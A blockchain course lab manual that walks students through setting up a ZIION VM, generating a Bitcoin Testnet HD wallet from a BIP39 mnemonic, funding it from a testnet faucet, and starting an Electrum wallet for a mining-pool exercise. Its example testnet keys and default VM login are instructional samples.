


1. Use 7z to Extract the contents of this 7z compressed zip on your local host computer. Note: If you dont have 7z installed, you can download this utility here: <https://www.7-zip.org/download.html>
2. Once Extracted, you will see several files. The one we will work with is: zzion_compatible.vmx # VMWare file.




1. Open VMware, select Open a Virtual Machine, and choose the folder where you extracted ZIION.7z to, select the vmx file. The virtual machine will now show up in your list of Virtual Machines

NOTE: If VMware prompts you about whether you “moved” or “copied” this virtual machine, select “I copied it.” If it doesn’t prompt you, that’s OK. This is important to reset unique ID (which triggers things like unique MAC Addresses).



1. Our class does not use ethernet, we will be configuring the virtual machine to run in NAT mode using your Wireless or Wired adapter, which ever has internet access.
2. This will be a default configuration, so no additional bridging steps are needed.

3. Once the ZIION VM loads the login screen (may take a couple minutes) log in to the guest machine using the following credentials: Username = zzion Password = zzion



Lab 1.1: Create an HD Wallet

Summary

Bitcoin is a purely mathematical fortress of numbers. If you have to read, copy or type in 256 strings of 1's and 0's as private keys to claim ownership of a certain amount of Bitcoin, it will be strange and difficult.

In order to make it easier and safer for all users, a standard system that takes user security into account has been developed, called BIP39. This standard conveniently provides you with a set of words called your mnemonic seed.

From the mnemonic seed, you can obtain the private key of a cryptocurrency account by writing the words in the correct order. Therefore, if the mnemonic seed is known, money stored in a bitcoin account can be stolen. The mnemonic and private key it represents is the "keys to the vault."

Objectives

- Understand how BIP39 standard works.
- Create a Bitcoin Testnet account and private key from a mnemonic phrase.
- Use "faucet" to send funds to a Bitcoin testnet account.
- Check funds of a Bitcoin Testnet account.

Lab Preparation

This lab is completed in your ZIION VM

Launch the **ZIION VM** and log in.

- LOGIN = zzion
- PASSWORD = zzion

Lab Walkthrough

Step 1

BIP39 standard

Open your web browser and go to <https://iancoleman.io/bip39/#english>

In that web, you will be able to create different Blockchain accounts from a mnemonic seed. In addition, you can randomly generate a mnemonic seed choosing their length.

Step 2

Generate a random mnemonic seed

1. Choose the length of the **mnemonic seed** (12 words).

Mnemonic Code Converter

Mnemonic

You can enter an existing BIP39 mnemonic, or generate a new random one. Typing your own twelve words will probably not work how you expect, since the words require a particular structure (the last word contains a checksum).

For more info see the [BIP39 spec.](#)

Generate a random mnemonic: **GENERATE** 12 words, or enter your own below.

Show entropy details
 Hide all private info

2. Select the **Coin** (Bitcoin Testnet) (Ignore the "Invalid Root key" warning if it appears)

Show split mnemonic cards

BIP39 Passphrase (optional)

BIP39 Seed

Coin

BIP32 Root Key

Invalid root key

3. Click in **Generate**

Mnemonic

You can enter an existing BIP39 mnemonic, or generate a new random one. Typing your own twelve words will probably not work how you expect, since the words require a particular structure (the last word contains a checksum).

For more info see the [BIP39 spec.](#)

Generate a random mnemonic: **GENERATE** 12 words, or enter your own below.

Show entropy details
 Hide all private info

4. Check the 12 words mnemonic seed generated

BIP39 Mnemonic

Note

Save your mnemonic seed! Also your phrase will be different than the one in this example!!!.

- Check at the bottom of the page the accounts generated with their key pair.

Table	CSV						
Path	Toggle	Address	Toggle	Public Key	Toggle	Private Key	Toggle
m/44'/1'/0'/0/0	mmdtM4iQDkRVyv68vBSPH5wh2NwuM1VAam	0303a7593d9823f0497cbdc4947712f6ffbd616adacf7d01b6de3bc7dd01ed0b8b	CPFGzmuHBMMcbG4z6h1ERKJMnPdLVCuUA1PH4m4hPcFt8Rao9SM				
m/44'/1'/0'/0/1	mhhNygVmCw6nWAWQ9NgjJPZrcYEyfids	037569fe1f88f633f1b374c33b2909f2ee0f21843f0b57f1b7f91422dc1cbd6428	cqki9Veq3Zxbw5br4N7HgbxvZGMWk66eYo1zmygXdba3FDDYNMFG				
m/44'/1'/0'/0/2	myZ8rzNq49YFTkZUDDCBBb5HvsS6wEg4sw	027a1411daa3d853d27c592dbc689af46d4b14adbd0a75a116a86eddf51a0e49a6	cw5vCCrja1cthtgn9MvaJcKysvBwa2w5G5noSfFXUrX7KtJF9Xux				
m/44'/1'/0'/0/3	mzztMtBjraYHJUQwhVTzjguPXAGdiT5Am1	0281ba04d8f32508edb7e43915ec79bb9b0a899650b34f2c720c7d8fc25fe20e4	cvBhgnjyJk4gQFA6PrwlaQdMfGijPj3TEbHqgBctT1uAbFSDUzR				
m/44'/1'/0'/0/4	mINKgQEGWc2uULG1pRrhUpMkHVNNhdPVZN	03d436c908a975355cac2e6a71f8e7740c2a037fab73bc7eaf7963805bc603b01	cPA4J2Z9Tok3GuoK3ivpeQ55fjuXGmJ8nZma4MT6BXeS1TTGowAs				
m/44'/1'/0'/0/5	n1j5ckZSpwu4fe5EMpDSwLGk2GdgurzxfG	0245f92c671f0def96ff56697ec3814bcd61276368d449120f53d4f8112f68a4f6	cuymKw5iYPy18yLARKQb9a8dmFf7jd6FD1CsBk8kmkJzqwsdlt4				
m/44'/1'/0'/0/6	mmdGD7gZywJhvDABHYixxWsl6eYACiZR1	02368d6986b3dbe2a0bf1c45b8e28d15b7a587b8ee3d551c932e7ea275901a86d	cum7E3sYNZH6g6qNbNq2ZYoF9ZE1pNDdvvqJUL1bbb3Fx06938C8n				
m/44'/1'/0'/0/7	mv5Pa16hyu8DxlxFyPN3XnKSTUnEhSjgk3	02c76c002dfe3482573106e8e7cc07eef0e0f8b8bcded9f2001f2d3e7d28aaa4	cUr9muYMK7Gg1KV7wdMRTB1cyLmUAbwuVg51v4Cu6XhKunxfw				
m/44'/1'/0'/0/8	n13gWiybDbgKyPwyaiEMZKv3nXBazzmX	02c3d2dd73acfc59c5b88c932257501fd4405d400f73edf62c594274d8337b8d235	crsE45wb3oEjd86fWNRRCZobafzWrA1D1Lzv7YvNbrnX8CLsRK				
m/44'/1'/0'/0/9	mqc2KRRroBzovBas2pTqpjBHC3RmMfiURy	0203ca04d84d84e8dc2f2ce05993098d10048d595d51e8249aa53f94e3578e6a2	cvWpazmBjT5ZCJvCgVve6yS04rQS1GuHJSAsxsu4Q1WJBALiuPX2N				
m/44'/1'/0'/0/10	msSprmKrjDFBZKx4wha9QApAHR7HKVQ92	0309806898d08a7e484fb8d4da1530505fe15a53a6f363a9c854c89f3ae15eeb3	CTRLiaXA29KqGQ8q4T99hNRqhZLsr4X4LkJdsaeErFzTgLkABKh				
m/44'/1'/0'/0/11	mr6RH1DFGz6cQeCbmGciF2Um5XaqZfPDDY	026ccfeac7fe3589479519f1142ab85581860825218e00a492bc46f6ad8024cb92	cqMyqYw6gkigijUrjsGp6T7bQXA5hdn2etnaVKRQsBgcBpBF3mjy				

Note

There are several accounts depending on the derivation path. For the lab, you will take the first one (Derivation Path m/44'/1'/0'/0/0): THIS IS AN EXAMPLE!!! Everyone will have different keys listed everytime.

Derivation Path: m/44'/1'/0'/0/0

Account: [mmdtM4iQDkRVyv68vBSPH5wh2NwuM1VAam](#)

Public Key 0303a7593d9823f0497cbdc4947712f6ffbd616adacf7d01b6de3bc7dd01ed0b8b

Private Key cPFGzmuHBMMcbG4z6h1ERKJMnPdLVCuUA1PH4m4hPcFt8Rao9SM

Step 3

Fund your Test Account with Bitcoin via the faucets.

In order to test Blockchain networks, it is possible to fund your accounts with **fake** money called **faucet**. There are many web pages to get faucets either playing several roulette games or simply putting the account number and solving a **captcha**.

⚠ Attention

Often, during times of high traffic funding a testnet account may take a while, and some faucets may be "dry". We list two options here, but search for others if these do not have test BTC. See the last section for the other faucet.

Open your web browser and go to <https://live.blockcypher.com/btc-testnet/> to check the balance of your account: MY EXAMPLE ACCOUNT: [mmdtM4iQDkRVyv68vBSPH5wh2NwuM1VAam](#)

The screenshot shows the Blockcypher Bitcoin Testnet Explorer interface. At the top, there's a navigation bar with "BTC Testnet" and a search bar containing the address "mmdtM4iQDkRVyv68vBSPH5wh2NwuM1VAam". A magnifying glass icon and a blue circular icon with a white "B" are also present. Below the header, a large blue button with a white "Bitcoin" icon is labeled "Bitcoin Testnet Explorer". The main content area has a purple background featuring a network of cubes. It displays a "Bitcoin Testnet Address" with the value "mmdtM4iQDkRVyv68vBSPH5wh2NwuM1VAam". To the left is a QR code. To the right, there's a summary box with three columns: "RECEIVED 0.0 BTC", "SENT 0.0 BTC", and "BALANCE 0.0 BTC". A blue button at the bottom right of this box says "Advanced Details ▾".

Open a new browser tab and go to <https://testnet-faucet.mempool.co/>

This is the "Yet Another Bitcoin Faucet"

The screenshot shows a web browser window titled "Yet Another Bitcoin Testnet". The address bar shows the URL "https://testnet-faucet.mempool.co". The page features a large "bitcoin" logo and the text "Yet Another Bitcoin Testnet Faucet". Below this, there's promotional text: "The Bitcoin Testnet Faucet is quick!", "The Bitcoin Testnet Faucet is bech32 ready, for modern clients!", "No ads! No BS! No tracking stuff! Best dev experience EVER!", and "2 years up, more than 23,000 tBTC over >2,500,000 txs shipped, and counting...". At the bottom, there's a "Donate BTC" button with the address "37NFX8KWAQbaodUG6pE1hNUH1dXgkpzbyZ".

Solve the **captcha**

Solve the addition

Paste in your public account address into "Address":

Solve the addition

Address

mmdIM4iQDkRVyv68vBSPH5wh2

Put the amount you want to fund. (0.01 is the maximum per hour)

Solve the addition

Address

mmdIM4iQDkRVyv68vBSPH5wh2

Amount

0.01

Click on the **Send** button.

Solve the addition

Address

Amount

Send

Save the Transaction number (tx) that is displayed when you request the funds.

Transaction sent

TxID:
b54f4053496cbea9e83679d4cd7810c14670a9d5b6e76dda6418265704ead963

Address: **mmdtM4iQDkRVyv68vBSPH5wh2NwuM1VAam**

Amount: **0.01**

You can only do this once. If you send funds more than once, you will be rate limited by IP address.

Step 4

Validate the Funds have been sent

After you successfully send funds to your account, and have a Transaction Hash, the current website <https://live.blockcypher.com/btc-testnet/>, you can browse to the search bar (top right) and type in the Transaction (tx) number provided when you requested BTC from the faucet in Step 6 (the green text in the image).

Bitcoin Testnet Address

mmdtM4iQDkRVyv68vBSPH5wh2NwuM1VAam



RECEIVED 0.01 BTC	SENT 0.0 BTC	BALANCE 0.01 BTC
----------------------	-----------------	---------------------

Advanced Details ▾

Wait some minutes and check your account balance again in <https://live.blockcypher.com/btc-testnet/>

Here we can see our Balance now contains 0.01 BTC (You're Rich! in a TestNet kind of way...)

Bitcoin Testnet Address

mmdtM4iQDkRVyv68vBSPH5wh2NwuM1VAam



RECEIVED 0.0 BTC	SENT 0.0 BTC	BALANCE 0.01 BTC (0.01 BTC UNCONFIRMED)
---------------------	-----------------	---

Advanced Details ▾

Note

Sending Bitcoin to an address on the MainNet and the TestNet can take longer depending on the Hashrate and the mempool congestion on the network. While you are waiting for the TestNet faucet funds to arrive at your address, go check the transaction progress to see when it is "Confirmed" by the Network. If the funds do not arrive, then search the internet for other test-net faucets to try.

OTHER FAUCETS

 **Attention**

Websites to put faucet might not work sometimes. Thus, we can use other websites to put faucets on a Bitcoin testnet account. For instance, <https://bitcoinafauget.uol.net/>

Lab 1.2: Join a Blockchain Mining Pool

Summary

In this exercise, you will join a Blockchain Mining Pool.

A mining pool is a group of miners which cooperate and expand their capacity or processing power, thus speeding up their ability to solve a chain of cryptographic blocks. The block reward, if won, is shared with the participating miners in the pool.

Objectives

- Get familiar with the Electrum tool creating a BTC Wallet.
- Register in a Mining Pool platform.
- Mine using your CPU and link your BTC Wallet to get the rewards.

Lab Preparation

This lab is completed in your ZION VM

Launch the **ZION VM** and log in.


- LOGIN = **zion**
- PASSWORD = **zion**

Lab Walkthrough


Step 1

Create a BTC Wallet using Electrum


Launch Electrum tool by double-clicking the icon on the desktop.




The first window "How do you want to connect to a server?" - Select auto-connect




Give a name to your wallet



